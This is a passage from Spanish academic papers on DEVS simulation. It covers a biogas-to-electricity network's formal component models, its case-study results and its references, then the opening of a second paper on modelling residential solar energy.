Este modelo es un DEVS atómico que cumple con la responsabilidad de almacenar algún tipo de magnitud abstracta, como puede ser energía eléctrica, gas, etc. Para luego, en el momento en que el componente recibe el evento correspondiente, liberar lo que mantiene almacenado. El modelo formal DEVS para este componente es el definido en (7).

Puertos de entrada:

- **input:** Puerto donde se reciben nuevas cantidades para ser almacenadas.
- **request:** Puerto donde llegan las solicitudes de consumo por parte de otros componentes.

Puertos de salida:

- **output:** Puerto donde se libera el contenido.

Parámetros:

- **response_time:** Tiempo de respuesta del componente para liberar contenido.
- **capacity:** Capacidad máxima de almacenamiento del componente.

$$\begin{aligned}
 \text{Storage} &= (X, Y, S, s_0, ta, \delta_{ext}, \delta_{int}, \delta_{con}, \lambda) \quad (7) \\
 \text{InPorts} &= \{ \text{"input"} \} \\
 X_{\text{input}} &= \mathbb{R}_0^+ \\
 X &= \{ (p, v) \mid p \in \text{InPorts}, v \in X_p \} \\
 \text{OutPorts} &= \{ \text{"output"} \} \\
 Y_{\text{output}} &= \mathbb{R}_0^+ \\
 Y &= \{ (p, v) \mid p \in \text{OutPorts}, v \in Y_p \} \\
 P &= \{ \text{"passive"}, \text{"respond"} \} \\
 S &= P \times \mathbb{R}_0^+ \times \mathbb{R}_0^+ \times \mathbb{R}_0^+ \\
 ta(s) &= \sigma \\
 store(v) &= \begin{cases} l + v & \text{if } (l + v) \leq \text{capacity} \\ \text{capacity} & \text{otherwise} \end{cases} \\
 \delta_{ext}(\text{"passive"}, l, input, \sigma, e, x) &= (\text{"passive"}, store(v), 0, \sigma - e) \\
 &\quad \text{if } p = \text{"input"} \wedge v > 0 \\
 &= (\text{"respond"}, l, v, \text{response_time}) \\
 &\quad \text{if } p = \text{"input"} \wedge v < 0 \\
 \delta_{ext}(\text{"respond"}, l, input, \sigma, e, x) &= (\text{"respond"}, store(v), input, \sigma - e) \\
 &\quad \text{if } p = \text{"input"} \wedge v > 0 \\
 out_value() &= \begin{cases} |input| & \text{if } (l + input) \geq 0 \\ l & \text{otherwise} \end{cases} \\
 \delta_{int}(\text{"respond"}, l, input, \sigma) &= (\text{"passive"}, l - out_value(), 0, \infty) \\
 \delta_{con}(s, ta(s), x) &= \delta_{int}(\delta_{ext}(s, ta(s), x)) \\
 \lambda(\text{"respond"}, l, input, \sigma) &= (\text{"output"}, out_value()) \\
 &\quad \text{if } out_value() > 0
 \end{aligned}$$

5.4. Cogenerator

Este modelo es un DEVS atómico, especificado formalmente en (8), que representa un generador que utiliza biogás como combustible para producir energía eléctrica y

térmica.

Puertos de entrada:

- **start:** Puerto donde el componente recibe la señal de arranque y el volumen de biogás para funcionar.

Puertos de salida:

- **electricity:** Puerto de salida donde el componente envía la energía eléctrica generada en Kilovatios (kW).
- **heat:** Puerto de salida donde el componente envía la energía térmica generada en grados Celsius (C°).

Parámetros:

- **c_ratio:** Factor de consumo de gas por hora (m^3/h).
- **electricity_conversion_ratio:** Gas to electricity conversion ratio
- **heat_conversion_ratio:** Gas to heat conversion ratio

$$\begin{aligned}
 Cogenerator &= (X, Y, S, ta, \delta_{ext}, \delta_{int}, \delta_{con}, \lambda) & (8) \\
 InPorts &= \{ "start" \} \\
 X_{start} &= \mathbb{R}_0^+ \\
 X &= \{ (p, v) \mid p \in InPorts, v \in X_p \} \\
 OutPorts &= \{ "electricity", "heat" \} \\
 Y_{electricity} &= \mathbb{R}_0^+ \\
 Y_{heat} &= \mathbb{R}_0^+ \\
 Y &= \{ (p, v) \mid p \in OutPorts, v \in Y_p \} \\
 P &= \{ "passive", "active" \} \\
 S &= P \times \mathbb{R}_0^+ \times \mathbb{R}_0^+ \\
 ta(s) &= \sigma \\
 \delta_{ext}("active", gasload, \sigma, e, (p, v)) &= ("active", gasload + v, HOUR) \\
 &\quad \text{if } p = "start" \wedge v > 0 \wedge gasload \geq c_ratio \\
 &= ("passive", gasload + v, \infty) \\
 &\quad \text{if } p = "start" \wedge v > 0 \wedge gasload \geq c_ratio \\
 \delta_{int}("active", gasload, \sigma) &= ("active", gasload - c_ratio, HOUR) \\
 &\quad \text{if } gasload > c_ratio \\
 &= ("passive", gasload - c_ratio, \infty) \\
 &\quad \text{otherwise} \\
 \delta_{con}(s, ta(s), x) &= \delta_{int}(\delta_{ext}(s, ta(s), x)) \\
 \lambda("active", gasload, \sigma) &= ("electricity", electricity_conversion_ratio) \\
 &= ("heat", heat_conversion_ratio)
 \end{aligned}$$

5.5. Electrical Collector

Este modelo es un DEVS atómico, definido formalmente en (9), encargado de coordinar la generación y almacenamiento de energía eléctrica obtenida a partir del gas metano generado por el digestor.

Puertos de entrada:

- **electrical_energy_input:** Puerto donde recibe energía eléctrica.
- **energy_request:** Puerto donde recibe requerimientos de consumo de energía eléctrica.

Puertos de salida:

- **biogas_storage:** Puerto de salida para enviar requerimientos de consumo de gas.
- **energy_storage:** Puerto de salida para enviar requerimientos de consumo de energía eléctrica.
- **energy_coordinator:** Puerto de salida para enviar energía eléctrica al coordinador.
- **info:** Puerto de salida para enviar datos sobre la generación de energía eléctrica.

$$\begin{aligned}
 ElectricalCollector &= (X, Y, S, ta, \delta_{ext}, \delta_{int}, \delta_{con}, \lambda) & (9) \\
 InPorts &= \{ "electrical_energy_input", \\
 &\quad "energy_request" \} \\
 X_{electrical_energy_input} &= \mathbb{R}_0^+ \\
 X_{biogas_storage} &= \mathbb{R}_0^+ \\
 X_{energy_storage} &= \mathbb{R}_0^+ \\
 X_{energy_request} &= \mathbb{R}_0^+ \\
 X &= \{ (p, v) \mid p \in InPorts, v \in X_p \} \\
 OutPorts &= \{ "biogas_storage", \\
 &\quad "energy_storage", \\
 &\quad "energy_coordinator", \\
 &\quad "info" \} \\
 Y_{biogas_storage} &= \mathbb{R}_0^+ \\
 Y_{energy_storage} &= \mathbb{R}_0^+ \\
 Y_{energy_coordinator} &= \mathbb{R}_0^+ \\
 Y_{info} &= \mathbb{R}_0^+ \\
 Y &= \{ (p, v) \mid p \in OutPorts, v \in Y_p \} \\
 S &= \mathbb{R}_0^+ \times \mathbb{R}_0^+ \times \mathbb{R}_0^+ \\
 ta(s) &= \sigma \\
 supply_energy() &= \begin{cases} req_e & \text{if } (rcv_e - req_e) \geq 0 \\ rcv_e & \text{otherwise} \end{cases} \\
 \delta_{ext}(req_e, rcv_e, \sigma, e, (p, v)) &= (req_e + v, rcv_e, 0) \\
 &\quad \text{if } p = "energy_request" \\
 &= (req_e, rcv_e + v, 0) \\
 &\quad \text{if } p = "electrical_energy_input" \\
 \delta_{int}(req_e, rcv_e, \sigma) &= (req_e - supply_energy(), 0, \infty) \\
 \delta_{con}(s, ta(s), x) &= \delta_{ext}(\delta_{int}(s), 0, x) \\
 \lambda(req_e, rcv_e, \sigma) &= ("biogas_storage", BG_REQ) \\
 &\quad \text{if } req_e > 0 \\
 &= ("energy_coordinator", \\
 &\quad supply_energy()) \\
 &\quad \text{if } req_e > 0 \wedge rcv_e > 0 \\
 &= ("energy_storage", \\
 &\quad rcv_e - supply_energy()) \\
 &\quad \text{if } rcv_e > 0 \\
 &= ("info", rcv_e) \\
 &\quad \text{if } rcv_e > 0
 \end{aligned}$$

5.6. Consumer

Este modelo es un DEVS atómico, definido en (10), encargado de emitir solicitudes de demanda de energía eléctrica a la red.

Puertos de entrada:

- **input:** Puerto donde recibe energía eléctrica.

Puertos de salida:

- **output:** Puerto de salida para enviar requerimientos de consumo de energía eléctrica.

$$\begin{aligned}
 \text{Consumer} &= (X, Y, S, ta, \delta_{ext}, \delta_{int}, \delta_{con}, \lambda) & (10) \\
 \text{InPorts} &= \{\text{"input"}\} \\
 X_{input} &= \mathbb{R}_0^+ \\
 X &= \{(p, v) \mid p \in \text{InPorts}, v \in X_p\} \\
 \text{OutPorts} &= \{\text{"output"}\} \\
 Y_{output} &= \mathbb{R}_0^+ \\
 Y &= \{(p, v) \mid p \in \text{OutPorts}, v \in X_p\} \\
 P &= \{\text{"active"}\} \\
 S &= P \times \mathbb{R}_0^+ \\
 ta(s) &= \sigma \\
 \delta_{ext}(\text{"active"}, \sigma, e, (p, v)) &= (\text{"active"}, \sigma - e) \quad \text{if } p = \text{"input"} \\
 \text{nextSigma}(\text{consumption_rate}) &= X \sim \text{Exp}(\text{consumption_rate}) \\
 &\quad \text{donde } \text{consumption_rate} \in \mathbb{R}_0^+ \\
 \delta_{int}(\text{"active"}, \sigma) &= (\text{"active"}, \text{nextSigma}(\text{consumption_rate})) \\
 \delta_{con}(s, ta(s), x) &= \delta_{ext}(\delta_{int}(s), 0, x) \\
 \text{consumption}(\mu, std) &= X \sim \mathcal{N}(\mu, std) \\
 &\quad \text{donde } \mu, std \in \mathbb{R}_0^+ \\
 \lambda(\text{"active"}, \sigma) &= (\text{"output"}, \text{consumption}(\text{mean}, std))
 \end{aligned}$$

5.7. Energy Coordinator

Este modelo es un DEVS atómico, definido formalmente en (11), encargado de coordinar la demanda de energía eléctrica por parte los consumidores del sistema y los dife-rentes “collectors” de la red, encargados de generar suficiente energía eléctrica para satisfacer la demanda de consumo.

Puertos de entrada:

- **electrical_energy_input:** Puerto donde recibe energía eléctrica.
- **energy_request:** Puerto donde recibe requerimientos de consumo de energía eléctrica.

Puertos de salida:

- **energy_storage:** Puerto de salida para enviar requerimientos de consumo de energía eléctrica.
- **energy_collector:** Puerto de salida para enviar solicitudes de energía eléctrica al collector.

$$\begin{aligned}
 \text{EnergyCoordinator} &= (X, Y, S, ta, \delta_{ext}, \delta_{int}, \delta_{con}, \lambda) & (11) \\
 \text{InPorts} &= \{\text{"electrical_energy_input"}, \\
 &\quad \text{"energy_request"}\} \\
 X_{\text{electrical_energy_input}} &= \mathbb{R}_0^+ \\
 X_{\text{energy_request}} &= \mathbb{R}_0^+ \\
 X &= \{(p, v) \mid p \in \text{InPorts}, v \in X_p\} \\
 \text{OutPorts} &= \{\text{"energy_storage"}, \\
 &\quad \text{"energy_collector"}, \\
 &\quad \text{"energy_consumer"}, \\
 &\quad \text{"info"}\} \\
 Y_{\text{energy_storage}} &= \mathbb{R}_0^+ \\
 Y_{\text{energy_collector}} &= \mathbb{R}_0^+ \\
 Y_{\text{energy_consumer}} &= \mathbb{R}_0^+
 \end{aligned}$$

$$\begin{aligned}
 Y_{info} &= \mathbb{R}_0^+ \\
 Y &= \{(p, v) \mid p \in \text{OutPorts}, v \in Y_p\} \\
 S &= \mathbb{R}_0^+ \times \mathbb{R}_0^+ \times \mathbb{R}_0^+ \\
 ta(s) &= \sigma \\
 \text{supply_energy}() &= \begin{cases} req_e & \text{if } (rcv_e - req_e) \geq 0 \\ rcv_e & \text{otherwise} \end{cases} \\
 \delta_{ext}(req_e, rcv_e, \sigma, e, (p, v)) &= (req_e + v, rcv_e, 0) \\
 &\quad \text{if } p = \text{"energy_request"} \\
 &= (req_e, rcv_e + v, 0) \\
 &\quad \text{if } p = \text{"electrical_energy_input"} \\
 \delta_{int}(req_e, rcv_e, \sigma) &= (req_e - \text{supply_energy}(), 0, \infty) \\
 \delta_{con}(s, ta(s), x) &= \delta_{ext}(\delta_{int}(s), 0, x) \\
 \lambda(req_e, rcv_e, \sigma) &= (\text{"energy_storage"}, req_e) \\
 &\quad \text{if } req_e > 0 \\
 &= (\text{"energy_collector"}, req_e) \\
 &\quad \text{if } req_e > 0 \\
 &= (\text{"energy_consumer"}, \\
 &\quad \text{supply_energy}()) \\
 &\quad \text{if } req_e > 0 \wedge rcv_e > 0 \\
 &= (\text{"energy_storage"}, \\
 &\quad rcv_e - \text{supply_energy}()) \\
 &\quad \text{if } (rcv_e > 0) \wedge \\
 &\quad (rcv_e - \text{supply_energy}() > 0)
 \end{aligned}$$

5.8. Biogas Energy Net

Este modelo, definido en (12), es un DEVS acoplado que contiene a todos los DEVS atómicos definidos previamente, con la excepción de (4) incluido en el modelo (13).

Puertos de entrada:

- **input:** Puerto donde recibe biomasa que sera enviada al digestor.

Puertos de salida:

- **biogas_info:** Puerto de salida para enviar información de generación de biogas.
- **energy_info:** Puerto de salida para enviar información acerca de la generación de energía eléctrica.

$$\begin{aligned}
 \text{BiogasEnergyNet} &= (X, Y, D, \{M_d \mid d \in D\}, EIC, EOC, IC) & (12) \\
 \text{InPorts} &= \{\text{"input"}\} \\
 X_{input} &= \mathbb{R}_0^+ \\
 \text{OutPorts} &= \{\text{"biogas_info"}, \text{"energy_info"}\} \\
 X_{output} &= \mathbb{R}_0^+ \\
 D &= \{\text{digestor}, \text{biogasstorage}, \\
 &\quad \text{cogenerator}, \text{eCollector}, \text{ec}, \\
 &\quad \text{energystorage}, \text{consumer}\} \\
 \text{Digestor} &= M_{\text{digestor}} \\
 \text{Storage} &= M_{\text{biogasstorage}} = M_{\text{energystorage}} \\
 \text{Cogenerator} &= M_{\text{cogenerator}} \\
 \text{ElectricalCollector} &= M_{\text{eCollector}} \\
 \text{ElectricalCoordinator} &= M_{\text{ec}} \\
 \text{Consumer} &= M_{\text{consumer}} \\
 EIC &= \{((N, \text{"input"}), \\
 &\quad (\text{digestor}, \text{"input_VS"}))\} \\
 EOC &= \{((\text{eCollector}, \text{"info"}), \\
 &\quad (N, \text{"output"}))\}
 \end{aligned}$$

$$\begin{aligned}
 & ((\text{digestor}, "CH_4"), \\
 & (N, "biogas_info")) \} \\
 IC = \{ & ((\text{digestor}, "CH_4"), \\
 & (\text{biogasstorage}, "input"), \\
 & ((\text{biogasstorage}, "output"), \\
 & (\text{cogenerator}, "start")), \\
 & ((\text{cogenerator}, "electricity"), \\
 & (\text{eCollector}, \\
 & "electrical_energy_input")), \\
 & ((\text{energystorage}, "output"), \\
 & (\text{eCollector}, \\
 & "electrical_energy_input")), \\
 & ((\text{eCollector}, "biogas_storage"), \\
 & (\text{biogasstorage}, "input")), \\
 & ((\text{eCollector}, "energy_storage"), \\
 & (\text{energystorage}, "input")), \\
 & ((\text{eCollector}, "energy_coordinator"), \\
 & (\text{ec}, "electrical_energy_input")), \\
 & ((\text{ec}, "energy_storage"), \\
 & (\text{energystorage}, "input")), \\
 & ((\text{ec}, "energy_collector"), \\
 & (\text{eCollector}, "energy_request")), \\
 & ((\text{ec}, "energy_consumer"), \\
 & (\text{consumer}, "input")), \\
 & ((\text{consumer}, "output"), \\
 & (\text{ec}, "energy_request")) \}
 \end{aligned}$$

$$\begin{aligned}
 & ((N, "energy_generated"), \\
 & (\text{trans}, "energy_generated")) \} \\
 EOC = \{ & ((\text{bg}, "out"), \\
 & (N, "biomass_output")) \} \\
 IC = \{ & ((\text{bg}, "out"), \\
 & (\text{trans}, "vs_input")) \}
 \end{aligned}$$

5.9. Experimental Frame

Este modelo, definido en (13), es un DEVS acoplado que contiene al modelo *BiomassGenerator* (modelo encargado de alimentar el modelo de simulación) y al modelo DEVS, encargado de la recolección y análisis de los datos en el marco experimental (EF), llamado *Transducer*. Este ultimo no fue definido en el presente trabajo por cuestiones de simplicidad, ya que el mismo, no tiene influencia alguna en la simulación del modelo.

Puertos de entrada:

- **input:** Puerto donde recibe biomasa que sera enviada al digestor.

Puertos de salida:

- **biogas_info:** Puerto de salida para enviar información de generación de biogas.
- **energy_info:** Puerto de salida para enviar información acerca de la generación de energía eléctrica.

$$\text{ExperimentalFrame} = (X, Y, D, \{M_d \mid d \in D\}, EIC, EOC, IC) \quad (13)$$

$$\begin{aligned}
 \text{InPorts} &= \{ "biogas_input", "energy_generated" \} \\
 X_{\text{biogas_input}} &= \mathbb{R}_0^+ \\
 X_{\text{energy_generated}} &= \mathbb{R}_0^+ \\
 \text{OutPorts} &= \{ "biomass_output" \} \\
 X_{\text{biomass_output}} &= \mathbb{R}_0^+ \\
 D &= \{ \text{bg}, \text{trans} \} \\
 \text{BiomassGenerator} &= M_{\text{bg}} \\
 \text{Transducer} &= M_{\text{trans}} \\
 EIC &= \{ ((N, "biogas_input"), \\
 & (\text{trans}, "biogas_input")) \}
 \end{aligned}$$

6. Caso de estudio

Como caso de estudio, se presenta un esquema de oferta-demanda donde un consumidor genera demandas de energía eléctrica hacia el coordinador de la red. Este coordinador, es el encargado de obtener la energía eléctrica de alguno de los *EnergyCollector* que pertenecen a la red. En este caso, por cuestiones de simplicidad, solo se considera un collector asociado a la red, pero se podría tener cualquier número arbitrario de ellos, cada uno asociado a diferentes tipos de medios para generar energía renovable. Este único collector asociado a la red, es el encargado de administrar la generación de energía eléctrica a partir del gas metano generado por el digestor del sistema y almacenarlo en las baterías (*energystorage*) para su posterior uso.

6.1. Parámetros Experimentales

Los parámetros utilizados en el modelo del digestor para simular la generación teórica de gas metano fueron definidos en [25] y son: $d = 0,01153846154$, $\gamma = 151,54 \text{ mlCH}_4/g$ y $\mu = 0,32$. Con respecto al depósito para almacenar el gas generado (*biogasstorage*) y las baterías (*energystorage*), la capacidad máxima de los mismos son 1000 m^3 y 1000 kW respectivamente. En el caso del *Cogenerator*, el consumo de gas del mismo es $2,1 \text{ M}^3/h$ y la producción de energía eléctrica $3,0 \text{ kW/h}$. Con respecto al generador de biomasa (*biomassgenerator*), el mismo realiza incorporaciones de material orgánico al digestor siguiendo una distribución exponencial con frecuencia $\lambda = 60$ e incorporando cantidades de material que siguen una distribución normal con media $\mu = 1500$ (gramos) y desviación estándar $\sigma = 1000$. Y finalmente, el consumidor (*consumer*) genera demandas de energía eléctrica siguiendo una distribución exponencial con frecuencia $\lambda = 5$ donde los volúmenes de energía demandados siguen una distribución normal con media $\mu = 10$ (Kw) y desviación estándar $\sigma = 5$. Cabe aclarar que los parámetros utilizados para el generador de biomasa y el consumidor fueron elegidos arbitrariamente para el caso de estudio.

6.2. Resultados Experimentales

Las distintas simulaciones fueron realizadas en una computadora con un procesador Intel© CoreTM i5-4460 CPU 3.20Ghz x 4, con 8Gb de memoria RAM en un sistema operativo Linux Mint 17.3 Cinnamon 64bits. Los resultados obtenidos al final de un periodo de 6 años de simulación donde se evaluó la cantidad de energía eléctrica generada en relación a la cantidad de metano CH_4 generado, el cual

a su vez, depende de la cantidad de biomasa incorporada al sistema fueron los siguientes:

- 48.88 kg de biomasa incorporada al sistema.
- 25.09 m³ de CH₄ producido.
- 33.00 kW de Energía eléctrica producida.

Estos resultados se pueden ver reflejados gráficamente en la Fig. 3.




Figura 3. Resultados gráficos de la simulación

Una vez obtenidos los resultados iniciales, se realizaron 100 ejecuciones consecutivas del simulador para promediar los datos obtenidos, para luego, mediante la modificación de uno de los parámetros del sistema, ejecutar un número igual de simulaciones y comparar las variaciones encontradas en los resultados arrojados por el modelo. El parámetro elegido fue la tasa diaria de biodegradabilidad del digestor, dando al parámetro en cuestión el valor $d = 0,02$ (valor previo: $d = 0,01153846154$). Los resultados obtenidos se pueden visualizar en la Tabla 1.

Tabla 1. COMPARATIVA EN 100 EJECUCIONES DE SIMULACIÓN.

Promedios	$d = 0,01153846154$	$d = 0,02$	Ratio
Biomasa	57.48	57.75	0,995324675
CH ₄	27.01	16.87	1,601066983
Energía	36.96	22.41	1,649263722

Se puede apreciar que aumentando la tasa de biodegradabilidad de la materia orgánica, ante un promedio similar en el volumen de procesamiento de biomasa, la cantidad de metano (CH₄) producido en promedio por el sistema, disminuye en un 60,10% y por ende, la energía producida durante la simulación disminuye en promedio un 64,92%.

7. Conclusiones y Trabajo Futuro

En este trabajo, se propone un método basado en DEVS para simular la generación de energía eléctrica a partir de gas metano producido a través de proceso de bio-degradación de biomasa en un ambiente de oferta-demanda. Esta metodología permite visualizar e optimizar el rendimiento teórico de un sistema de bio-digestión, mediante la modificación de los parámetros del mismo, y analizar variantes en el funcionamiento del sistema al modificar las demandas de consumo, la capacidad de producción de metano, como así también escalando el sistema al incorporar un mayor número de componentes. Si bien existen modelos teóricos más precisos para predecir la cantidad de biogás producido por digestión anaeróbica que el utilizado, el objetivo principal de este trabajo es desarrollar las bases conceptuales y formales del modelo de simulación basado en DEVS. Algunas ventajas que presenta la utilización de DEVS son que permite definir elementos de simulación específicos del dominio (problema), permite desacoplar el modelo del experimento para facilitar el reuso de componentes de simulación y su evolución en el tiempo. El motor o simulador no está embebido en el modelo, permitiendo acercar el modelo a la realidad modelada. Particularmente, la problemática asociada a las energías alternativas es compleja, ya que en la misma juegan un rol importante diferentes entidades heterogéneas que interactúan entre sí; en este sentido, DEVS permite modelar estas entidades desacopladamente, habilitando el manejo de la complejidad de forma más sencilla y controlada, reduciendo errores en el modelo de simulación y, en consecuencia, en los resultados. Todas estas particularidades permiten generar una herramienta flexible para tomar decisiones relacionadas a la generación, almacenamiento y uso de energías alternativas.

En trabajos futuros, se pretende aumentar la precisión y complejidad del modelo de simulación planteado. Para lograr esto, se pretende implementar un predictor estadístico, basado en datos experimentales, de la región de Villa María (Córdoba), para lograr simular la producción de gas metano (CH₄) en el DEVS atómico digestor, y de esta manera, obtener una mayor precisión con respecto a las condiciones particulares de cada caso de estudio, al momento de estimar la producción de gas metano, sumando a la incorporación de mayor complejidad al modelo de simulación, añadiendo modelos de generación de energía sustentable típicas de las regiones de Concordia y Santa Fe, y de esta forma, poder generar casos de estudios mas complejos que el elaborado en el presente trabajo, posibilitando analizar escenarios de riesgos antes que ocurran para tomar decisiones con mayor certidumbre.

8. Agradecimientos

Este trabajo se realizó con el financiamiento del Proyecto de Investigación y Desarrollo Tutorado TUN4267-Estudio del uso eficiente de la energía en la región a través de técnicas de simulación con DEVS, en el cual colaboran las

Facultades Regionales Concordia, Santa Fe y Villa María, UTN.

Referencias

- [1] P. Weiland, "Biogas production: current state and perspectives," *Applied microbiology and biotechnology*, vol. 85, no. 4, pp. 849–860, 2010.
- [2] L. Appels, J. Lauwers, J. Degreève, L. Helsen, B. Lievens, K. Willems, J. Van Impe, and R. Dewil, "Anaerobic digestion in global bioenergy production: potential and research challenges," *Renewable and Sustainable Energy Reviews*, vol. 15, no. 9, pp. 4295–4301, 2011.
- [3] D. P. Chynoweth, J. M. Owens, and R. Legrand, "Renewable methane from anaerobic digestion of biomass," *Renewable energy*, vol. 22, no. 1, pp. 1–8, 2001.
- [4] J. Biswas, R. Chowdhury, and P. Bhattacharya, "Mathematical modeling for the prediction of biogas generation characteristics of an anaerobic digester based on food/vegetable residues," *Biomass and Bioenergy*, vol. 31, no. 1, pp. 80–86, 2007.
- [5] D. Gaida, C. Wolf, M. Bongards, and T. Bäck, "Matlab toolbox for biogas plant modelling and optimization," *Progress in Biogas II-Biogas production from agricultural biomass and organic residues*, pp. 67–70, 2011.
- [6] M. Fedailaine, K. Moussi, M. Khitous, S. Abada, M. Saber, and N. Tirichine, "Modeling of the anaerobic digestion of organic waste for biogas production," *Procedia Computer Science*, vol. 52, pp. 730–737, 2015.
- [7] S. Achinas and G. J. W. Euverink, "Theoretical analysis of biogas potential prediction from agricultural waste," *Resource-Efficient Technologies*, vol. 2, no. 3, pp. 143–147, 2016.
- [8] A. I. Concepcion and B. P. Zeigler, "Devs formalism: A framework for hierarchical model development," *IEEE Transactions on Software Engineering*, vol. 14, no. 2, pp. 228–241, 1988.
- [9] A. Maatoug, G. Belalem, and K. Mostefaoui, "Modeling and simulation of energy management system for smart city with the formalism devs: Towards reducing the energy consumption," *International Journal of Computer Applications*, vol. 90, no. 18, 2014.
- [10] M. Jarrah, "Modeling and simulation of renewable energy sources in smart grid using devs formalism," *Procedia Computer Science*, vol. 83, pp. 642–647, 2016.
- [11] V. V. Nair, H. Dhar, S. Kumar, A. K. Thalla, S. Mukherjee, and J. W. Wong, "Artificial neural network based modeling to evaluate methane yield from biogas in a laboratory-scale anaerobic bioreactor," *Bioresource technology*, vol. 217, pp. 90–99, 2016.
- [12] T. Beltramo, C. Ranzan, J. Hinrichs, and B. Hitzmann, "Artificial neural network prediction of the biogas flow rate optimised with an ant colony algorithm," *Biosystems Engineering*, vol. 143, pp. 68–78, 2016.
- [13] R. H. McCuen, "Anaerobic digestion model no. 1 (adm)," *Journal of the American Water Resources Association*, vol. 38, no. 6, p. 1776, 2002.
- [14] C. Blum, "Ant colony optimization: Introduction and recent trends," *Physics of Life reviews*, vol. 2, no. 4, pp. 353–373, 2005.
- [15] K. Yetilmezsoy, F. I. Turkdogan, I. Temizel, and A. Gunay, "Development of ann-based models to predict biogas and methane productions in anaerobic treatment of molasses wastewater," *International journal of green energy*, vol. 10, no. 9, pp. 885–907, 2013.
- [16] H. A. Qdais, K. B. Hani, and N. Shatnawi, "Modeling and optimization of biogas production from a waste digester using artificial neural network and genetic algorithm," *Resources, Conservation and Recycling*, vol. 54, no. 6, pp. 359–363, 2010.
- [17] D. E. Goldberg, "Genetic algorithms in search, optimization, and machine learning, 1989," *Reading: Addison-Wesley*, 1989.
- [18] A. Schneider, "Dynamic modeling and simulation of biogas production based on anaerobic digestion of gelatine, sucrose and rapeseed oil," Ph.D. dissertation, Jacobs University Bremen, 2016.
- [19] O. Danielsson, "Modeling and simulation of anaerobic manure digestion into biogas," Master's thesis, Master's Thesis in Applied Physics, Department of Physics and Engineering Physics, Chalmers University of Technology, Gothenburg, Sweden, 2014.
- [20] H. Lo, T. Kurniawan, M. Sillanpää, T. Pai, C. Chiang, K. Chao, M. Liu, S. Chuang, C. Banks, S. Wang *et al.*, "Modeling biogas production from organic fraction of msw co-digested with mswi ashes in anaerobic bioreactors," *Bioresource Technology*, vol. 101, no. 16, pp. 6329–6335, 2010.
- [21] M. Zaefferer, D. Gaida, and T. Bartz-Beielstein, "Multi-fidelity modeling and optimization of biogas plants," *Applied Soft Computing*, vol. 48, pp. 13–28, 2016.
- [22] I. Simeonov, V. Momchev, and D. Grancharov, "Dynamic modeling of mesophilic anaerobic digestion of animal waste," *Water Research*, vol. 30, no. 5, pp. 1087–1094, 1996.
- [23] B. Bala, "System dynamics modelling and simulation of biogas production systems," *Renewable energy*, vol. 1, no. 5-6, pp. 723–728, 1991.
- [24] M. Mel, A. S. H. Yong, S. I. Ihsan, R. H. Setyobudi *et al.*, "Simulation study for economic analysis of biogas production from agricultural biomass," *Energy Procedia*, vol. 65, pp. 204–214, 2015.
- [25] A. Nielfa, R. Cano, and M. Fdz-Polanco, "Theoretical methane production generated by the co-digestion of organic fraction municipal solid waste and biological sludge," *Biotechnology Reports*, vol. 5, pp. 14–21, 2015.
- [26] E. Byon, E. Pérez, Y. Ding, and L. Ntaimo, "Simulation of wind farm operations and maintenance using discrete event system specification," *Simulation*, vol. 87, no. 12, pp. 1093–1117, 2011.
- [27] M. S. Bilgili, A. Demir, and G. Varank, "Evaluation and modeling of biochemical methane potential (bmp) of landfilled solid waste: a pilot scale study," *Bioresource technology*, vol. 100, no. 21, pp. 4976–4980, 2009.
- [28] A. C. H. Chow and B. P. Zeigler, "Parallel devs: A parallel, hierarchical, modular modeling formalism," in *Simulation Conference Proceedings, 1994. Winter*. IEEE, 1994, pp. 716–722.
- [29] V. Bogado, S. Gonnet, and H. Leone, "Modeling and simulation of software architecture in discrete event system specification for quality evaluation," *Simulation*, vol. 90, no. 3, pp. 290–319, 2014.

Modelo DEVS para Evaluación de Asignación de Energía Solar para Vivienda Estándar

Carlos María Chezzi, Francisco Bordón
Grupo de Investigación en Modelado, Simulación y Control (GIMOSIC)
Facultad Regional Concordia, UTN
Salta 277, Concordia, Entre Ríos, CP E3200EKE
carlos_chezzi@frcon.utn.edu.ar, fran-bordon@hotmail.com

Ricardo Lerman, Ana Rosa Tymoschuk
Departamento Sistemas
Facultad Regional Santa Fe, UTN
Lavaise 610, Santa Fe, S3004EWB
atymoschuk@frsf.utn.edu.ar, rlerman@frsf.utn.edu.ar

Abstract

El consumo de energías no renovables es un problema de gran magnitud ya que sus fuentes naturales son limitadas y su generación y consumo produce emisiones de gases efecto invernadero. El análisis de la incorporación de energías alternativas en las políticas de generación, particularmente de energía eléctrica, es clave para abordar el problema. Por ello, en este trabajo se propone usar la simulación para estimar el efecto del reemplazo de la energía eléctrica de fuentes convencionales con la incorporación de energía solar. Se implementa el framework de sistemas discretos Discrete Event System Specification (DEVS) para la construcción de modelos de simulación del sistema eléctrico con el fin de evaluar escenarios, previo a la implementación de fuentes de energía renovable. Para ello se presenta un modelo de consumo eléctrico con base en parámetros de una vivienda, de una familia tipo con cuatro integrantes, con el fin de estudiar configuraciones adecuadas. Se lo implementa en la herramienta de simulación DEVSJava. Se describe la forma de obtener los parámetros y se muestran los resultados que permiten calcular la dimensión de los paneles solares necesarios para obtener niveles de generación suficientes.

1. Introducción

La energía juega un papel fundamental en las poblaciones tanto en la calidad de vida como con el crecimiento económico. En este sentido, un punto crítico es la disponibilidad de los recursos naturales convencionales como el petróleo, el carbón y otros como fuentes de energía, cuyas limitaciones provocan frecuentes crisis y conducen a la necesidad de ahorro y a la búsqueda de fuentes alternativas o renovables. Además, la vinculación del crecimiento socio-económico con la energía produce efectos ambientales, principalmente provocados por las emisiones de gases, y trae la necesidad de abordar una

